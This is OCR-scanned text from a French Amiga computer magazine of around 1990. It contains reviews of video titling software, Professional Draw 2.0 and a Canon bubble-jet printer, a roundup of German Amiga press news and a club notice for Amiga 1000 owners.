- Préférez St christophe à la bombe anti-crevaison. On trouve St Christophe à partir de 10 FF alors que la moindre bombe anti-crevaison vaut 40 FF. Si vous regardez St Christophe, vous partez rassuré alors que si vous regardez votre bombe anticrevaison, vous vous voyez déjà en train d'acheter un pneu neuf. En outre, le maniement d'une bombe anti-crevaison invite au blasphème alors que St Christophe ne pousse pas à la crevaison.

- Installez une stéréo surpuissante de manière à couvrir les insultes des conducteurs jaloux de ne pas savoir conduire au milieu de la route, les cris d'angoisse de vos passagers lorsque vous doublez par la droite en haut des côtes et les piaillements de joie de vos enfants lorsqu'ils découvrent les oeufs en chocolat que vous avez disséminés dans le coffre parmi les bagages.

- Si vous empruntez un itinéraire de délestage, pensez à le remettre en place la veille de votre retour.

C'est l'été, votre camescope remplit des cassettes de vos vacances en prévision d'un hiver plus propice aux soirées télé qu'aux jeux de plage mais vous savez déjà que, dès septembre, il vous faudra enfourcher votre genlock et votre bouton pause-record pour mettre toutes ces séquences bout à bout. Privant alors votre entourage de ses parties de SHANGHAI, vous réquisitionnerez la miga pour titrer. En tant qu'abominable bidouilleur de burst ou magouilleur de mire, j'ai donc testé pour vous deux nouveaux programmes de titrage : TITLE PAGE de ESCHALON DEVELOPMENT et PRO TITLER de KIMATEK

Title Page

TITLE PAGE nous a été expédié par Les Editions du Moulin qui se chargent, entre autres, de distribuer notre "journal à la graisse d'orignal" au QUEBEC. Mon oeil d'expert parcourt rapidement la surface blanche et sobrement satinée de la boite : on ne fait pas dans le spectaculaire chez ESCHALON. La documentation est traitée dans le même style "blanc OMO" et brille par un tutorial par trop épuré et une laborieuse tentative d'explication du procédé de fabrication d'un générique complet qui n'augure pas d'une ergonomie sans reproche. Tout ceci, comme le programme, est en anglais mais il faut bien se faire à l'idée que QUEBEC subit lourdement l'invasion de l'américain (il est beaucoup plus facile de dire BIG MAC que boeuf hâché de provenance douteuse grillé avec du fromage, des tomates, de la sauce dans un petit pain parsemé de graines de sésame, surtout quand on est pressé) J'introduis les disuqettes PROGRAM et DATA (ces disquettes sont d'une couleur très proche de celle de la MIGA, c'est du plus bel effet) dans les drives et nous voilà partis à la chasse au canard.

Tabernacle!, à l'apparition de l'écran de travail, je ressens une vague impression de déjà vu : cet écran haute résolution tout gris affublé d'une barre de menus blanche me fait irrésistiblement penser à, à, à mon bon vieux TV*TEXT en haute résolution. Heureusement, mon pouls retrouve une vitesse raisonnable dès que j'appuie sur le bouton droit de ma souris car les menus n'ont pas grand chose à voir avec l'ancêtre auquel il est fait allusion plus haut. Ouf !

Re-tabernacle et saints sacrements!, dès que je commence à manipuler le programme en suivant le chapitre tutorial du manuel, je retrouve exactement la même façon de travailler qu'avec TV*TEXT : on rentre le texte dans un requester en choisissant la fonte et le programme fabrique une brosse correspondant au titre avec ses effets de lettre et d'ombrage. On dispose des mêmes fonctions de guidage du texte et de remplissage de page avec une brosse pour obtenir des fonds. Les effets de fonds en copper liste sont les mêmes à quelques détails près. Le nombre d'effets et légèrement accru par rapport à TV*TEXT mais l'ergonomie est beaucoup plus mauvaise.

Certes, TITLE PAGE est conçu pour accepter des modules d'extension pour des fonctions futures et sait utiliser AReXX mais ne propose rien d'innovant en matière de titrage.

A voir le soin apporté à AReXX, aux extensions possibles et aux assignations de répertoires, TITLE PAGE est l'oeuvre d'un programmeur que les problèmes d'ergonomie posés par un titreur n'ont, semble-t-il, pas passionné.

Tout ceci est bizarre...

Alors, j'suis r'tourné, sur QUEBEC AIR....

(Disponible chez les Editions du Grand Moulin, au prix de 200 $US, ou $100 sur l'envoi de la page 7 du manual de TVText, ProVideo, Broadcast Titler, Video Titler, Video Page, Deluxe Paint ou DigiPaint. EGM recherche des revendeurs en France. EGM, 1016 rue Charles-Garnier, Drummondville, Quebec J2B 2H4, tél 819-474-1360, FAX 819-474-5934.)

Pro Titler

KIMATEK, société connue pour avoir simplifié le rapprochement entre la MIGA et la première chaîne de télévision française, compte parmi ses activités le commerce d'un programme de titrage dont je vous ai déjà parlé : VIDEO GENERIC MASTER (à ne pas confondre avec le House Beat Master qui est un noir de 1m90 plus doué pour les graffitis que pour le titrage). Cette société propose désormais une version plus évoluée de ce programme de titrage baptisée PRO TITLER. Je n'ai que rapidement testé une version "bridée" mais c'est relativement positif.

Comme son aîné, PRO TITLER a pour lui une interface qui, si elle n'est pas superbe, a l'avantage d'être particulièrement conviviale. Le texte est saisi directement "en continu" et reste totalement paramètrable ligne à ligne. Chaque ligne de texte dispose de sa police parmi les 12 pouvant coexister en mémoire et sa couleur parmi les 16 de la palette. On peut appliquer un bordurage et un ombrage particulier à chacune des lignes. Les titres ainsi conçus peuvent apparaître à l'écran soit en roll à une hauteur définissable dans l'écran, soit en scroll à vitesse variable soit en page à page avec des effets d'apparition qui font toute la nouveauté de PRO TITLER. Sans pouvoir en faire une liste, disons que vous avez, entre autres, la possibilité de faire glisser des lignes sur un écran déjà en place, de commander la rotation de lettres par rapport à leur axe, de passer d'une page à l'autre par des effets d'etirement... C'est fluide et spectaculaire.

Le plus gros défaut que je puisse relever réside dans l'impossibilité de faire coexister plusieurs polices ou plusieurs couleurs de caractères sur la même ligne mais il faut convenir que ça alourdirai l'interface.

PRO TITLER est annoncé à 1390 FF ce qui le place entre ProVideo de JDK Image et des petits titreurs comme VGM, TV*TEXT ou le VideoTitler. Notre videoamigo, Jerome MORIN a acquis ce programme et devrait vous en narrer prochainement la pratique.

En parlant de titreurs, Gustave TRANSAT, notre envoyé spécial à l'AMIexpo de CHICAGO, m'a confirmé que TV*TEXT Professional, ProVideo GOLD et Broadcast Titler sont commercialisés aux états-unis. Le dernier de la liste est actuellement protégé pour ne fonctionner que sur les amigas U.S ce qui laisse penser que la version pour l'Europe est en cours. Il a également vu fonctionner le titreur du TOASTER de NEWTEK et en dit quelques mots dans son article (NEWTEK à dit qu'il ne fallait espérer un toaster en PAL avant l'an prochain... ...peut-être...).

TRASHCAN NUMERO UN

Après ce comparatif lourdement technique, hissons nous sur le plongeoir de la découverte et lançons nous avec grâce dans le bouillon de la culture. Je vous ai présenté PIXEL PARTY il y a quelques trames, voila encore de la lecture pour votre VHS : TRASHCAN NUMERO UN. Et là vous me dites : "nous voulons des renseignements !". Bon ok, mais ne touchez pas à ma Lotus Seven. TRASHCAN est un "*videozine de création*" c'est à dire un recueil de petits vidéogrammes d'art emballés comme un magazine télé mais sur cassette video.

Ce TrashCan numéro un ne fait que 30 minutes mais contient 9 "shorts" dont le superbe clip "The Metallist" de Denis Van Waerbeke et deux des nombreuse productions du mystérieux KRISS TV. J'ai beaucoup moins aimé le "Chocs" des Maitres Du Monde et "The Mirror" de Larry Flash, trop expérimental à mon goût. Ce magazine bénéficie d'un habillage graphique superbe axé autour du Prisonnier et d'une finition plus qu'acceptable pour un numéro un. Guy GREMBER, l'homme qui a décidé de "sortir la poubelle" et qui, entre parenthèses, n'est pas un numéro mais bel et bien une voyelle, profite de la fin de la bande pour me remercier de la pub que j'ai fait à sa création dans une vieille trame. Or je rectifie, il n'y a pas pub mais information du lecteur et si j'étais déjà optimiste à l'époque c'est qu'en matière d'opération culturelle il convient d'être optimiste avant même que ça commence sous peine de se jeter dans la Seine ou tout autre cours d'eau assez profond avec un dossier de subvention accroché à la patte. Si vous souhaitez acquérir le premier numéro de TrashCan, expédiez 120 francs français à Guy GREMBER - 2, Sente des Badoises - 95780 Haute Isle. Pour contacter Guy GREMBER, mettre vos oeuvres dans la prochaine poubelle ou insulter le numéro 2, composer le 1-43-21-81-04 sur un téléphone agréé PTT.

EL YETi

n'est pas un numéro complémentaire



PROFESSIONAL 2.0 DRAW

Le dessin vectorisé, sans être une trouvaille récente, s'est découvert une activité autre que la D.A.O avec la micro-édition. En 87, les communiquants camés au Mac frimaient avec Illustrator; en 88, ils frimaient avec Illustrator 88 mais utilisaient FreeHand; en 89, le dessin vectorisé était devenu une banalité sur Mac mais secouait le monde pachidermique du PC avec COREL DRAW et, plus tard, DESIGNER. Mais pendant ce temps là, où était l'AMIGA ?

Par AnteScript, la plume masquée.

Alors que la première version de Professional Page date de fin 87, Gold Disk ne songea à nous faire un logiciel de dessin vectorisé que dans le courant 88. Professional Draw 1.0 apparut début 89 et dérouta beaucoup de monde à l'époque à cause de sa lenteur qui poussa des familles entières de gastéropodes au suicide pour concurrence déloyale et de quelques erreurs de conception difficilement pardonnables. En 89, il y avait deux façons de combattre la lenteur de ProDraw : une carte accélératrice et SETCPU ou le YOGA. Beaucoup choisirent la deuxième solution pour des raisons bassement budgétaires. Mais la vitesse ne faisait pas tout et ProDraw 1.0 souffrait de grosses tares congénitales. Tout petit, il s'était fait agresser par des voleurs de couleurs ce qui valait à l'intrépide graphiste à miga de disposer de 8 niveaux de gris fixes et de huit couleurs au choix. Il était possible de définir plus de couleurs mais elles n'apparaissaient à l'écran qu'en aplats noirs ce qui rendait la réalisation d'harmonies colorées assez approximative. Le traitement des lettres était tellement baroque qu'il interdisait par exemple de poser un texte sur un aplat sans avoir à retoucher les creux de lettres pour les mettre en accord avec la couleur du fond. Quand ProPage 1.3 arriva, certains clips ProDraw s'avèrerent incompatibles.

Bref, c'était pas la joie...

LE GRAND BOND EN AVANT

Avant même d'entrer dans les détails, sachez que la version 2.0 élimine la quasi-totalité des défauts connus de ProDraw. Extérieurement, ni le manuel, ni l'écran de travail n'ont changé mais tout ou presque à été revu et corrigé.

De plus, la version 2.0 offre de nouvelles fonctions comme les dégradés, le positionnement d'un texte sur une courbe, le clonage multiple et l'auto-trace. Je dois d'avoir pu tester la version commerciale américaine à Franck Lafage de CIS qui a ramené un exemplaire de l'AmiEXPO de Chicago pour l'usage interne de sa société (CIS, comme *A-News*, fait toute sa P.A.O sur Amiga) et me l'a prêté quelques jours. Human Technology, l'importateur officiel de Gold Disk en France, ne souhaite pas distribuer la version américaine et espère proposer ProDraw 2.0 en version française d'ici 6 mois. Cette position est difficile à comprendre (pour rester poli) quand on sait que ProPage 1.3 n'est plus parfaitement compatible avec ProDraw 1.0


LES COULEURS

Miracle! Grâce à un procédé de tramage de couleurs de base, ProDraw 2.0 est capable, sinon d'afficher, du moins de simuler assez justement une grande variété de couleurs simultanément à l'écran. On est encore loin de l'affichage VGA+ ou Mac mais on saluera tout de même l'exploit d'arriver à simuler plus de 200 couleurs à partir de 16. Les requesters de couleur d'encre et de peinture ont été totalement modifiés pour simplifier la manipulation et surtout la création de couleurs.

La nouvelle fonction blend utilise parfaitement ces nouvelles possibilités d'affichage couleur : elle permet de réaliser une interpolation de forme et de couleur entre deux objets simples selon plusieurs types de progressions et avec un pas variable de 1 à l'infini.

Fill Color
Name: Black
R G B | From List | Add to List
Custom | Mechanical
No UCR/GCR
31.0 % Y
93.0 % M
7.0 % C
14.0 % K
Save | Load
13 88 89
OK | Cancel

Les requesters Encre et Peinture disposent desormais d'un pourcentage de noir et simplifient enormement l'accés à la liste de couleurs pré-



L'utilisation la plus évidente de la fonction BLEND est la production de dégradés. Par exemple, elle permet de realiser tres facilement une sphere. On part d'un gros rond noir et d'un rond plus petit qui joue le rôle de la brillance. On selectionne les deux objets et on demande à BLEND d'interpoler sur 50 pas.
Hop, une boulle !

Blend Options
Number of Steps 10
Linear | Sinusoidal
Inverse | Cubic
OK | Cancel

Titre : **Professional Draw 2.0 U.S**
Editeur : **Gold Disk**
Distribué en France par : **HUMAN Technology**
Prix aux U.S.A : **199 $**



LES CARACTERES

ProDraw 2.0 traite les caractères d'une façon totalement différente de son prédécesseur. Le problème des creux de lettres a été miraculeusement éliminé. Chaque lettre dispose en tout et pour tout d'une "poignée" située à son extrême inférieur gauche ce qui rend désormais impossible les déformations dues aux déplacements accidentels de points de tracé (une option permet toutefois de redéfinir les lettres sélectionnées en dessin standard). Cette "poignée" sert également de point de référence à la fonction Text On Curve qui positionne une ligne de texte sur une courbe.

Text on Curve
- ( ) Left ( ) Right
- ( ) Center (•) Flush
- [x] Scale text to fit
- [x] Rotate Letters
- [ ] Reverse Curve
- Text Standoff 0.3175
- OK Cancel

Anews


Anews

Anews

Anews

Anews

La fonction Text On Curve permet d'appliquer une grande quantité d'effets à une ligne de texte. C'est grace à cette fonction que j'ai pu écrire "Professional Draw" autour d'un cercle pour composer le titre de cet article.



Ce SCHBLURGG à été réalisé avec la complicité de la fonction CLONE

Anews

Anews

Anews

Anews

On peut désormais realiser des déformations geometriques précises

Distort Options
- ( ) Shear X ( ) Perspective X
- ( ) Shear Y ( ) Perspective Y
- (•) General
- Symmetry: [ ] Straight
- [ ] Vertical [ ] Horizontal
- OK Cancel

TRANSFORMATIONS


Une fonction permet de mesurer précisément la distance séparant deux points comme on le ferait avec un réglet. La fonction de déformation est désormais pourvue d'un petit requester permettant de choisir entre des étirements en perspective, à l'horizontale, à la verticale ou par rapport à un axe. Deux fonctions permettent d'aligner plusieurs objets comme dans ProPage. La fonction de clonage d'objets est améliorée et permet de produire plusieurs clones successifs en jouant sur le rapport d'échelle, un déplacement en X et en Y ainsi que l'angle de rotation par rapport à un point fixe.

Object Clone Options
- [x] Shift X: 0.0000 Y: 0.0000
- [x] Scale X: 100.000 Y: 100.000
- center X: 0.9999 Y: 0.9999
- [x] Use Object center
- [x] Rotate angle: 0.000 °
- center X: 0.9999 Y: 0.9999
- [x] Use Object center
- OK Cancel


La fonction CLONE est maintenant entièrement paramétrable et simplifie les opérations répétitives.


TRACE

TRACE est un petit utilitaire qui convertit toute image IFF en clip ProDraw. Comme les utilitaires fournis avec ProPage 1.3, il est séparé du programme et accessible dans le workbench. On indique le chemin d'accès à l'image de départ, le chemin pour le nouveau clip, le nom de l'objet et on sélectionne le type de trace : soit le tracé des contours, soit celui des aplats, soit une reproduction en couleurs de l'image d'origine. D'après les quelques tests que j'ai effectué tant sur des tracés noir que sur des logos en couleur, le travail de TRACE et très bon et utilisable sans retouches.



TRACE transforme toute image IFF en clip ProDraw 2.0 directement utilisable sous ProPage 1.3
Voila ce que TRACE peut faire pour cette VW en bitmap.
(Ed: Trace ayant un problème de compatibilité Postscript, nous avons imprimé la VW "tracé" (celle du bas) avec notre Amstrad DMP2000 matricielle)





Professional Draw 2.0 est une réussite! Il est certainement très proche de ce que l'on peut faire de mieux en matière de dessin vectoriel avec un Amiga si on prend en compte les limites de l'affichage actuel.

Comme pour ProPage 1.3, il est utilisable avec une machine gonflée en RAM et équipée d'un petit disque dur, il est puissant avec une Amiga accélérée. Il ne reste plus qu'à attendre le bon vouloir de l'importateur...

Les Journaux Allemands

***par* Christian Sager**

Non, cette rubrique n'est pas bi-mensuelle, même si la dernière fois j'avais parlé des magazines d'avril-mai et que cette fois ci je vous présente ceux de juin-juillet. J'ai l'impression que la prochaine fois ce sera août-septembre. Il me semblait que ce rendez-vous était mensuel? Enfin! Depuis peu, on connait les caractéristiques du nouvel Amiga. Tout tourne actuellement autour de lui. Les nouveautés sont éclipsées par la "Bête" ! En fait il y a accalmie. Ce phénomène se ressent dans le contenu des magazines allemands que je vais vous présenter. En fait voici venu le moment de notre rendez-vous habituel. Cette fois, j'ai encore lu pour vous : Amiga Magazin, Kick Start, c't, Amiga Special, Amiga Dos, ASM, Computer Live, Chip, Toolbox, Amiga Welt. Je remercie Amiga Magazin, particulièrement Albert Absmeier le rédacteur en chef, de m'avoir envoyé son magazine et d'autant plus qu'il est le seul, jusqu'à présent, à l'avoir fait...Hoooops !

Quoi de neuf docteur HARD ?

Enfin les allemands peuvent parler de l'Amiga 3000. Il se fait entièrement décortiquer et ô surprise, c'est le même que celui qui nous a été présenté dans le précédent numéro de ***A-News***. Pour vous, exclusivement, voici les appréciations de 10 disques durs sur 28 testés dans l'Amiga Magazin. Les 10 premiers (aucun ordre de préférence dans le tableau) sont énumérés dans le tableau sur la page suivant.


Les disques durs de Combitec de 40 Mo, ceux de Vortex ainsi que de Skyline ne sont pas à ignorer, surtout que les prix commencent à partir de 3.500 F (Amiga Magazin, juin). Ce qui aurait été intéressant à signaler sont les différents formats, le temps d'accès, l'auto-park et l'interleave. Mais pour tout ceci, référez-vous aux tests effectués dans A-News (Ed: nous ne sommes pas encore à 28 disques durs...) (Amiga Magazin, juin).

L'Amiga Welt de juin me permet de revenir sur la carte AT 386SX à 16MHz de Roßmöller. Il est nécessaire d'avoir la carte XT et il est recommandé d'acheter une carte graphique PC. Je n'ai trouvé nulle part la capacité des disquettes, je vous rappelle qu'un XT formate les disquettes à 360 et 720, le AT à 360k et 1,2 Mo (5 pouces 1/4) et 1,44 Mo (3 pouces 1/2). Je ne sais pas si c'est le cas de cette carte. Sa compatibilité avec l'environnement Janus n'est pas parfaite et il faut essayer avant d'acheter...((n) Amiga Magazin, juin - Amiga Dos, juin - Amiga Welt, juin). Dans le C't de juin 1990, vous pourrez lire un essai avec les cartes Ethernet de X-PERT.

(Ed: Selon la documentation de Roßmöller la carte 386 est destinée à accélérer votre carte XT par un facteur de 7, et elle devient ainsi 2 fois plus rapide que la carte AT de Commodore; mais on travaille toujours "sous XT". Pour contourner une problème eventuel d'incompatibilité la carte peut être commutée (en soft ou en hard) pour fonctionner sous l'Intel 8088 d'origine. Elle se monte sur l'un des connecteurs 8-bits côté XT et

comporte une mémoire cache de 16 Ko RAM qui est egalement desactivé par logiciel en cas de necessité. Un programme fourni, "Cachehd", permet l'installation d'une mémoire cache spécialement pour le disque dur, mais seulement si vous avez un disque dur très rapide; le reglage par défaut est "hors service". Un programme "Novideo" permet de couper la mémoire cache vidéo en case de perturbations en mode graphique. Son prix en Allemagne est de 1498DM. Roßöller annonce aussi le developpement d'une carte fille d'extension mémoire 256 Ko qui s'enfichera sur la carte XT. Le prix sera d'environ 300DM. Et enfin il vend une Turbo XT, kit de modification à 8 MHz pour votre carte XT, prix 199DM)

Produit	Amiga	Capacité	Note
A2091 Controller	2000	40 Mo	10,7
(b) ALF 2.0	2000	33 Mo	10,0
(c) HardFrame	2000	40 Mo	10,5
(d) Trumpcard 2000	2000	47 Mo	10,5
(d) Trumpcard 500	500	47 Mo	10,3
(e) Impact Hardcard	2000	40 Mo	10,5
(f) Supra 2000	2000	40 Mo	10,6
(f) Supra Drive	500	40 Mo	10,2
(g) Kronos-Controller	2000	40 Mo	10,7
(h) Golem SCSI-2	2000	40 Mo	10,9


Turbo-XT de Roßmöller

Video Backup est un produit qui permet de faire un backup de votre disque dur avec un magnétoscope. Ce dernier est branché sur la sortie série de l'Amiga. La seule contrainte, c'est d'utiliser des cassettes de haute qualité. Son prix est de l'ordre de 520 Frs pour le câble et le programme ((k) Kickstart juillet-Août). La même maison propose un boot contrôleur qui permet de booter de n'importe quelle partition. Huit possibilités différentes vous sont proposées. Prix 700 Frs.

POUR FAIRE PLAISIR AUX MILLISTES...

Je vous avais parlé de l'Amiga 1000 et de la possibilité d'extension. Actuellement les cartes prototypes fonctionnent sans problème. Je vous rappelle son nom, **Phoenix-Board**, ainsi que ses caractéristiques.

- support ECS
- 2 Méga RAM auto-configuré, 1 Méga en standard, extension jusqu'à 10 Méga RAM
- horloge, NF filtre
- conçue pour 4 versions de Kickstart interne (on peut toujours démarrer d'une disquette si l'on veut).

Les anciennes extensions du 1000 sont utilisables, il y a un support interne pour 68881/82, prête pour le B2000 vidéo slot, pour les extensions A2000 et un SCSI. Le prix se situerait vers 600 dollars Australiens ((m) Kick Start juillet-Août).

Jusqu'à présent l'ordinateur pouvait être piloté avec un clavier, une souris et un stylo lumineux. Avec **VoRecOne**, on le pilote à la voix. Ce hard est branché au port joystick et on utilise un petit micro. Le seul point négatif c'est qu'il se plante de temps en temps (Amiga Welt juillet) (*Ed: Effectivement, Roméo a subi quelques plantages avec VoRecOne, mais Nicolas, auteur du test complet que vous trouverez sur la page 20 de ce numéro, affirme que c'est un logiciel solide. Mystère!*)

Je note un digitalisateur vidéo du nom de "**Framer Overscan**" qui vient d'Italie avec le soft autrichien "VDControler". A suivre comme produit. Son prix est de l'ordre de 7.000 FF (Amiga Welt, juillet).


Medusa, l'émulateur ST pour Amiga est disponible. Le hard qui est fourni avec se met dans un slot d'extension,. Il émule les entrées/sorties de l'Atari mais... l'émulation des lecteurs est lente, le produit est livré sans TOS, il y a un problème avec le SCSI, et il ne supporte pas le 68020/30. Prix environ 1750F (Kick Start juillet-Août - Amiga Welt, juin).

SOFT...

Après les quelques lignes de matériel, voici la partie soft. Je vous signale que le COMAL est enfin disponible pour Amiga. C'est un langage qui se situe entre le Basic et le Pascal. Il n'est intéressant que pour ceux qui ont déjà programmé en COMAL, car ce langage n'utilise pas toutes les possibilités de l'Amiga. Prix: interpréteur, 700F; compilateur, 350F ((a) Amiga Magazin, juin).

Avant, il s'appelait Turbo Print II; à présent est sorti ***Turbo Print Professionnal.*** On connait depuis longtemps ce programme qui remplaçait les drivers d'imprimantes proposés par le Workbench et qui permet une utilisation optimisée de votre imprimante. Exemple: la copie d'écran en IFF. Une formule originale anti-pirate permet d'enlever la protection. Il suffit de retourner votre license à IrseeSoft qui calcule un code avec votre adresse. Le programme Deprotect, qui existe déjà sur la disquette, ôte la protection après avoir entré l'adresse et les codes. A noter que cela vous coûtera environ 35F pour la version déprotégée. Prix de vente du programme environ 650F. Avec ce programme on peut pratiquement piloter n'importe quelle imprimante. Seul regret, il ne supporte pas le postscript (C't, juillet).

Vectortrace: ce programme de Gold Vision vectorise les images. Dommage qu'il ne supporte pas les formats de Turbo Silver et Sculpt 4D (Amiga Dos juillet).


*Image traité par **Vectortrace***

Kick Start de juillet parle de ***Power Packer Professionnal*** dans sa version 3.0a. Prix environ 140 Frs.

Le nouveau X-Copy est devenu professionnel avec ***Cyclone III*** et son hard, X-Press (backup de disque dur) et X-Lent (pour fichier). Très grosses différences avec les versions précédentes. Toutes les commandes sont utilisables avec le clavier. Le "set-up" est dans le programme, et ça fonctionne sans problème avec les cartes 68020/30 et l'Amiga 3000. L'option Killsys reconnaît le nouveau Chip de 1 MB. Différentes options ont été rajoutées : le Nibblemode est meilleur, il est plus rapide. Prix: environ 350F, Update pour 140F. Cette nouvelle version sortira le 1er août ((l) Kick start juillet-Août).

Page Stream sort dans sa version 1.8 allemand et semble être bien meilleur dans le rendu imprimante de même que son prix qui est de seulement 1.400F par rapport aux autres PAO (Amiga Welt juin).

Nouvelle version 3.0 de ***Superbase Professionnal*** (Amiga Magazin, juin) et j'ai vu une nouvelle version du ***Hisoft Basic.*** Il existe aussi sur le marché l'***Alpha-Basic***, qui après conversion de l'Amiga Basic est sept fois plus rapide. L'éditeur utilise gadgets et menus. Un compilateur est en préparation. Son prix est de l'ordre de 700 F ((i) Kick Start, juin).

Nouvelle version du ***Quarterback*** , le4.0 (Amiga Dos, juin) et ***GFA Assembleur débugger version 1.5*** (Amiga Dos, juin).

Suite des Journaux Allemands sur la page 51...

Un Club pour les millistes!

Et les détails d'une extension mémoire pas chère

VOUS AVEZ UN AMIGA 1000?
VOUS N'ETES PLUS SEUL!
AMIGA 1000'S DEFENDERS
EST NE!
POUR NOUS REJOINDRE ECRIVEZ NOUS A:
AMIGA 1000'S DEFENDERS, 47 AVENUE GABRIEL PERI, 92500 RUEIL-MALMAISON, FRANCE.
POUR TOUT ADHESION, ABONNEMENT A UN BULLETIN MENSUEL, "*THE MAGNIFYING GLASS*". A BIENTOT! ONLY AMIGA 1000 MAKES IT POSSIBLE!

A gauche, le texte de l'annonce par son fondateur, Marc Forestier:

Découragé par le manque d'intérêt commercial pour le premier des Amigas, Marc a décidé de fonder ce forum où les possesseurs du 1000 peuvent échanger leurs idées et défendre leur machine.

Il nous envoie en même temps ses impressions de l'extension mémoire A8MB/1000 vendue par Roßmoller en Allemagne pour 798DM:

"Cette extension se présente sous l'aspect d'une carte de taille compacte et est livrée en configuration 2Mo.


"Son installation, que j'ai confiée au bons soins des techniciens de la société Serel de Sartrouville (78), est simple et rapide. En effet elle ne nécessite aucune soudure ni manipulation alambiquée comme d'autres de triste mémoire!

Son prix défie toute concurrence (2379FF taxes de douanes incluses). Elle est livrée avec une disquette nommée "*Patch Disk*" qui sert à configurer votre 1000 en 2MB. La procédure est simple: elle consiste à effectuer une copie de Kickstart puis à la charger, ensuite il suffit d'introduire le Patch Disk et de suivre les instructions (en allemand, mais Herr Heinen chez Roßmoller vous aidera avec plaisir!).

Chargez ensuite votre copie de Kickstart qui reconnait l'extension et vous voila avec votre bon vieil A1000 boosté à 2Mo.

Je ne vous cache pas que la métamorphose est totale (accès aux logiciels les plus performants, vraies possibilités de multitâche, etc...)."

(Roßmoller, Neuer Markt 21, 5309 Meckenheim, Allemagne. Tél 0 22 25/2061)



L'extension mémoire de Roßmöller

Canon BJ-130 Imprimante format A3 à bubble-jet

Test par Patrick Conconi

Pourquoi prendre la peine de la tester, ce n'est pas dans les habitudes de A-News de tester des imprimantes..?

Parceque à mon avis elle le mérite.

Cette imprimante est une imprimante à jet d'encre; mais pas vraiment, car l'encre n'est pas projetée par un piston, mais par une explosion de poudre d'encre liquéfiée par surchauffe. Et comme vous savez tous, que tout corps qui chauffe prend du volume, la buse dans laquelle se trouve l'encre devient trop petite pour contenir l'encre dilatée et elle sort donc par la seule voie ouverte qui lui reste c'est à dire en direction de la feuille de papier en faisant une bulle; d'ou le nom "bubble". Cette technologie n'est pas nouvelle, ce qui est nouveau c'est la manière dont Canon s'en sert. Et il faut bien le dire, c'est une réussite.

Les avantages de ce type d'imprimante sont: Silence, rapidité et qualité. Le silence est effectif car à part le bruit du déplacement de la tête il n'y a aucun bruit d'impact. Rapidité car elle imprime en qualité courrier à 110 caractères par seconde et en qualité listing à 240 cps. Et qualité car elle sort des graphiques et lettres très proches de la qualité laser et supérieure en résolution. La laser offre en général 300ppi (points par inch) et la CANON BJ-130 360ppi.


Elle possède un introducteur et un magasin de 100 feuilles en standard, y compris un ajustement automatique de la feuille, finis les textes de travers sur votre feuille. Elle a aussi un reset qui permet de vider le buffer sans éteindre la machine.

La BJ-130 est une imprimante A3, mais là, rien à faire, il m'a été impossible de dépasser le A4 en impression. Pourtant, elle émule l'imprimante IBM PROPRINTER XL qui est aussi une imprimante A3. Donc en mode texte théoriquement, il ne devait y avoir aucun problème... Mais voilà, il n'existe pas de driver PROPRINTER XL24E. Même WordPerfect (AMIGA) ne le possède pas! Mais si vous achetez cette imprimante, le driver CBM_MPS1000 convient parfaitement. Il faudra juste sélectionner les polices depuis l'imprimante (Max A4). Donc pour l'instant si vous désirez faire du texte en A3 achetez une carte AT et WordPerfect version 5.1!

A noter: il faut un papier couché spéciale (type polycopieur à alcool) qui ne pompe pas l'encre. Ce papier est facile à trouver, et son prix est d'environ 12 centimes (FF) la feuille A4.

Le graphisme

Là aussi elle se trouve très proche des imprimantes laser, quoi que la différence soit plus nette. Mais, il y a un grand MAIS. Il n'y a aucun driver dans Préférences qui accepte cette imprimante. Comment ai-je fait pour faire du graphisme..? J'ai utilisé un programme allemand (voir A-News N°26 page 7) qui s'appelle TURBO PRINT Professional et lui seul permet de faire du graphisme avec cette imprimante. C'est une dépense supplémentaire d'accord, mais les résultats sont excellents. Mais même là, malgré le fait que le driver existe, impossible d'imprimer en A3.

